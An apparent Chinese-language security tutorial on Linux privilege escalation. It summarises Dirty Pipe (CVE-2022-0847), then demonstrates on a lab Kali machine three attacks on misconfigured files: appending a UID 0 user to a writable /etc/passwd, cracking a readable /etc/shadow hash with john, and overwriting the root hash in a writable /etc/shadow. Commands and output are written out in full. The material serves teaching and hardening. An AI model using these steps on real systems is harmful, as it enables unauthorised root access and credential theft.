


Dirty Pipe（CVE-2022-0847）

- **漏洞编号**：`CVE-2022-0847`
- **漏洞原理**：`CVE-2022-0847-DirtyPipe-Exploit` 存在于 `Linux` 内核 5.8 及之后版本中的本地提权漏洞。漏洞原理类似于 `CVE-2016-5195` 脏牛漏洞（`Dirty Cow`），但它更容易被利用，漏洞作者将此漏洞命名为 `Dirty Pipe` 。
- **漏洞危害**：攻击者通过利用此漏洞，可覆盖重写任意可读文件（甚至是只读文件）中的数据，从而可将普通权限的用户提升到 `root` 权限。
- **影响范围**：`5.8 <= Linux` 内核版本 `< 5.16.11 / 5.15.25 / 5.10.102`
- **漏洞复现**：

- 测试主机 `Ubuntu 20.04 （goktech/123456）` 登录后我们模拟攻击者拿到了低权限 `Shell` 使用 `Kali` 接收拿到的 `Shell` ，然后直接使用集成工具 `Traitor` 进行攻击。

> 注：Traitor 打包了一堆方法来利用本地错误配置和漏洞来自动提权。
>
> - 几乎所有的 GTFOBins
> - 可写 docker.sock
> - CVE-2022-0847 (Dirty pipe)
> - CVE-2021-4034 (pwnkit)
> - CVE-2021-3560



Linux 其他提权

passwd 文件可写

- 对于一个正常的 /etc/passwd 文件来说，他的权限如下所示：

```
┌──(root㉿kali)-[~]
└─# ls -l /etc/passwd
-rw-r--r-- 1 root root 3163 Aug 21 14:59 /etc/passwd
```

- 根据所学权限可以看出，/etc/passwd 默认是主要 root 用户可读可写，root 组与其他组可读。
- 但是，假设运维人员突然抽了一下，将权限改为任意用户可读可写时，就会产生隐患：

```
┌──(root㉿kali)-[~]
└─# chmod o+w /etc/passwd


┌──(root㉿kali)-[~]
└─# ls -l /etc/passwd
-rw-r--rw- 1 root root 3163 Aug 21 14:59 /etc/passwd

┌──(root㉿kali)-[~]
└─# su kali

┌──(kali㉿kali)-[/root]
└─$ head -n 2 /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

- 这时我们需要做的就是：尝试伪造一个用户，在密码占位符处指定密码，并且 UID 设置为0，将其添加到 /etc/passwd 文件中。
- 其中 x 位置表示的是该用户的密码，密码可以采用多种形式~~（但肯定不能是明文）~~，但是由于 Kali 来说这里使用的是 md5 加密。
- 这里使用 openssl 工具生成加密的密码：

```
# 使用基于 MD5 的密码算法计算和加盐指定密码的哈希值，这里盐为 123456，后续需要填写密码，这里密码为 123
openssl passwd -1 -salt 123456

┌──(kali㉿kali)-[/root]
└─$ openssl passwd -1 -salt 123456
Password:
$1$123456$wWKtx7yY/RnLiPN.KaX.z.
```

- 编写一个具有管理员权限的字符串：

```
yongz:$1$123456$wWKtx7yY/RnLiPN.KaX.z.:0:0:root:/root:/usr/bin/zsh

┌──(kali㉿kali)-[/root]
└─$ echo 'yongz:$1$123456$wWKtx7yY/RnLiPN.KaX.z.:0:0:root:/root:/usr/bin/zsh' >> /etc/passwd


┌──(kali㉿kali)-[/root]
└─$ tail -n 1 /etc/passwd
yongz:$1$123456$wWKtx7yY/RnLiPN.KaX.z.:0:0:root:/root:/usr/bin/zsh
```

- 切换一下用户，查看是否成功：

```
┌──(kali㉿kali)-[/root]
└─$ su yongz
Password:

┌──(root㉿kali)-[~]
└─#
```

注：可能有同学非常疑惑，为什么 su yongz 切换到的却是 root，这是因为在最上方已经有一个 UID=0 的 root 用户了，所以系统优先识别到第一个 UID=0 的用户。

shadow 文件可读/可写

- 对于一个正常的 `/etc/shadow` 文件来说，他的权限如下所示：

```
root at kali in ~
$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1478 Nov  5 23:01 /etc/shadow
```

- 根据所学权限可以看出，`/etc/shadow` 默认是主要 `root` 用户可读可写，`root` 组可读：

```
root at kali in ~
$ su kali

┌──(kali㉿kali)-[/root]
└─$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

- 切换到 `Kali` 用户可以发现，是没有查看权限的。
- 但是，假设运维人员突然抽了一下，将权限改为任意用户可读可写时，就会产生隐患：

```
root at kali in ~
$ chmod o=rw /etc/shadow

root at kali in ~
$ ls -l /etc/shadow
-rw-r--rw- 1 root shadow 1478 Nov  5 23:01 /etc/shadow

root at kali in ~
$ su kali

┌──(kali㉿kali)-[/root]
└─$ head -n 2 /etc/shadow
root:$y$j9T$nbeaABSNWtVjwp5o0atow0$KcehnTyJIzHGild9ic3976qHrTDCr35tGXZ5vxN8wf1:19760:0:99999:7:::
daemon:*:19590:0:99999:7:::
```

- 这时使用 Kali 用户就可以查看该文件内容了。
- 这时我们需要做的就是：
  - 若是文件只可读，可以尝试爆破出相关账户的密码信息。
  - 若是文件可读又可写，可以尝试伪造一个用户，在密码占位符处指定密码，并且 UID 设置为0，将其添加到 /etc/shadow 文件中。

shadow 文件可读

- 将用户信息进行保存：

```
┌──(kali㉿kali)-[/root]
└─$ head -n 1 /etc/shadow > /tmp/root_user.txt
```

- 使用 Kali 自带的 john 工具进行密码爆破：

```
┌──(kali㉿kali)-[/root]
└─$ john --format=crypt /tmp/root_user.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
root             (root)
1g 0:00:00:00 DONE 1/3 (2024-02-07 16:13) 4.166g/s 400.0p/s 400.0c/s 400.0C/s root..root999994
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- 可以看到成功爆破出密码。

注：这种场景可利用范围不广，一旦对方设置了强口令爆破基本是爆破不出的。

shadow 文件可写

- 既然 shadow 文件可写，可以有如下两种利用方式：
  - 创建一个新的用户；
  - 修改原有账户的密码。
- 创建用户之前演示过了，这里主要演示修改密码。
- 这里使用 `openssl` 工具生成加密的密码：

```
# 使用基于 MD5 的密码算法计算和加盐指定密码的哈希值，这里盐为 123456，后续需要填写密码，这里密码为 123
openssl passwd -1 -salt 123456

┌──(kali㉿kali)-[/root]
└─$ openssl passwd -1 -salt 123456
Password:
$1$123456$wWKtx7yY/RnLiPN.KaX.z.
```

- 直接修改 shadow 文件中 root 账户的密码：

```
┌──(kali㉿kali)-[/root]
└─$ vim /etc/shadow

┌──(kali㉿kali)-[/root]
└─$ head -n 1 /etc/shadow
root:$1$123456$wWKtx7yY/RnLiPN.KaX.z.:19760:0:99999:7:::
```

- 切换一下用户，查看是否成功：

```
┌──(kali㉿kali)-[/root]
└─$ su root
Password:

root at kali in ~
$
```